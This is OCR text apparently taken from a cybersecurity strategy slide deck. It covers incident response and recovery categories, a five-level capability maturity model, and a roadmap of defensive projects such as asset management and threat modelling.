Communication: Events are reported consistent with established criteria	Security / Communication: Information is shared consistent with response plans	Security / Communication: Coordination with stakeholders occurs consistent with plans	Security / Communication: Voluntary information sharing occurs with external stakeholders	Security / Analysis: Notifications from detection systems are investigated	Security / Analysis: The impact of the incident is understood	Security / Analysis: Forensics are performed
Security / Analysis: Incidents are categorized	Security / Mitigation: Incidents are contained	Security / Mitigation: Incidents are mitigated	Security / Mitigation: Newly identified vulnerabilities are managed	Security / Improvements: Response plans incorporate lessons learned	Security / Improvements: Response strategies are updated			

RECOVER

IT / Recovery Planning: Recovery plan is executed during or after an event	IT / Improvements: Recovery plans incorporate lessons learned	IT / Improvements: Recovery strategies are updated	Public Relations / Communications: Public relations are managed	Public Relations / Communications: Reputation after an event is repaired	Public Relations / Communications: Recovery activities are communicated

ACTIVE DEFENSE

WHERE DO WE WANT TO BE?



FOR EACH CONTROL CARD, IDENTIFY THE OPTIMAL LEVEL OF MATURITY


PROTIP: Not everything has to be Level 5 maturity. It will always be a risk-based decision on your environment

WHERE ARE WE?

1 – AD HOC	2 - REPEATABLE	3 - DEFINED	4 - MANAGED	5 - OPTIMIZED
Does personal judgement determine the outcome?	**Is the desired outcome described?**	**Would three people reach the same outcome?**	**Do we immediately notice exceptions?**	**Is continual improvement happening?**
Processes are undocumented and in a state of dynamic change.	*Some processes are repeatable with possibly consistent results.*	*There is a defined process that everyone can use to create predictable outcomes*	*Metrics provide us with insight to adjust and adapt the process without loss.*	*Work is proactive and focused on continuous improvement*

CAPABILITY MATURITY MODEL


ROADMAP ACTIVITIES TO GET THERE



Asset Management Program

- We implement a system to:
  - Track assets in the environment, both physically and logically
  - Manage acquisition, transfers, and disposition of all assets in the environment
  - Facilitate documentation of the asset inventory to identify IDs, models, support dates, acquisition dates…

SECURITY PROJECT PORTFOLIO



Asset Management

Vulnerability Management

Identity and Access Management

Monitoring and Alerting

Disaster Recovery


Incident Response


Public Relations

WHAT DO WE DO FIRST?


THREAT MODEL!

THREAT MODEL





THREAT MODEL




THREATS

PROTECTION


ASSETS

WHAT DO WE DO FIRST?



